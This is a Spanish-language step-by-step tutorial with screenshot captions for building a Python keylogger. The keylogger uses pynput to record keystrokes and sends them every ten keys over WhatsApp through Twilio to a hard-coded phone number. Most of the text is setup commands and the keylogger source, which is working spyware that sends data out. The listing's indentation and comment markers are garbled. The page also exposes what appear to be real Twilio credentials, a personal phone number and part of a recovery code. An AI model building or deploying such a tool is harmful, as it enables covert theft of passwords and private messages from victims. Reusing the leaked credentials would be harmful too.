
Si no está instalado:

```
sudo apt update
sudo apt install python3
```



2. Instala pip (el gestor de paquetes de Python)  
Revisa si pip ya está instalado:



```
pip3 --version
```





Si no está:


**sudo apt install python3-pip**



### 3. Crea un entorno de trabajo


```
mkdir keylogger-twilio
```

```
cd keylogger-twilio
```



### 4. Crear entorno virtual (para aislar dependencias)


```
sudo apt install python3-venv
```





5. Verás que el prompt cambia y aparece (venv) al inicio.

```
python3 -m venv venv
source venv/bin/activate
```




Esto ayuda a mantener limpio tu sistema.

6. Instala las librerías necesarias, actualiza pip e instala las dependencias dentro del venv

Ya en tu entorno:


```
pip install --upgrade pip setuptools wheel
pip install pynput twilio
```




## PASO 2

1. Registrarse en Twilio para obtener credenciales y un número emisor.

- Ve a: <https://www.twilio.com/try-twilio>
- Crea una cuenta (puedes usar un correo temporal si es solo para pruebas).



2. Registra tu número personal (te llegará un SMS)





3. Escribe el código que se envió a tu teléfono para la verificación.


The screenshot shows the Twilio Console interface in a web browser. The address bar displays 'console.twilio.com/unified-mfa?context=signup'. The main content area is titled 'Check your phone for a verification code'. It states 'Twilio Verify has sent the code to: +59 [redacted]'. Below this, there is a text input field labeled 'Enter verification code' containing the number '907343'. To the left of the input field is an icon of a smartphone with a red padlock. Below the input field is a blue 'Verify' button and a link 'Resend code via SMS in 10'. At the bottom, there are two links: 'Send code via voice call' and 'Verify with another phone number'. A small floating window in the bottom right corner shows a document titled 'CUENCA MAMANI LISBETH'. The Windows taskbar at the bottom shows the date as 04/10/2025 and the time as 04:12 p. m.

4. Guarda el siguiente código

The screenshot shows the Twilio Console interface in a web browser. The address bar displays 'console.twilio.com/unified-mfa?context=enroll'. The main content area is titled 'You're all verified!'. It includes a message: 'If you lose your phone, or don't have access to your verification device, this code is your failsafe to access your account.' Below this, there is a text input field labeled 'Recovery code' containing the code '5E21KY15EMVQ [redacted]'. To the left of the input field is an icon of a smartphone with a red padlock. Below the input field is a blue 'Continue' button. A warning message with a triangle icon says 'Save this code somewhere safe and accessible'. A small floating window in the bottom right corner shows a document titled 'CUENCA MAMANI LISBETH'. The Windows taskbar at the bottom shows the date as 04/10/2025 and the time as 04:43 p. m.


Código: 5E21KY [redacted]

5. Accede a la consola: <https://console.twilio.com/>



6. Copia los siguientes datos:

- SID de la cuenta (Account SID)
- Token de autenticación (Auth Token)
- Número de envío (Twilio).





Account SID: AC4a9427e787497bf4bbc3bc9f0318db21

Auth Token: 4a7d39e3c86734720e361c1a7d90de9b

Número de envío (Twilio): 14155238886

7. Dirígete a “Enviar un mensaje de whatsapp” y envía un mensaje al número que aparece.





## PASO 3

Configurar el envío automático cada cierto número de pulsaciones (ej: cada 10 teclas).

1. Guarda este código como: keylogger-twilio.py:

```
from pynput import keyboard
from twilio.rest import Client

Credenciales Twilio
account_sid = 'AC4a9427e787497bf4bbc3bc9f0318db21'
auth_token = '4a7d39e3c86734720e361c1a7d90de9b'
twilio_whatsapp = 'whatsapp:+14155238886'
destino = 'whatsapp:+59176179143'

client = Client(account_sid, auth_token)

log = ""
umbral = 10 # teclas antes de enviar

def enviar_sms(mensaje):
 try:
 message = client.messages.create(
 body=mensaje,
 from_=twilio_whatsapp,
 to=destino
)
 print("[+] Enviado:", mensaje)
 except Exception as e:
 print("[-] Error:", e)

def presionar_tecla(key):
```

```

global log

try:

if hasattr(key, 'char') and key.char is not None:

log += key.char

elif key == keyboard.Key.space:

log += ' '

else:

log += f'[{str(key)}]'

except Exception as e:

print("[-] Error al procesar tecla:", e)

enviar si alcanza el umbral

if len(log) >= umbral:

enviar_sms(log)

log = ""

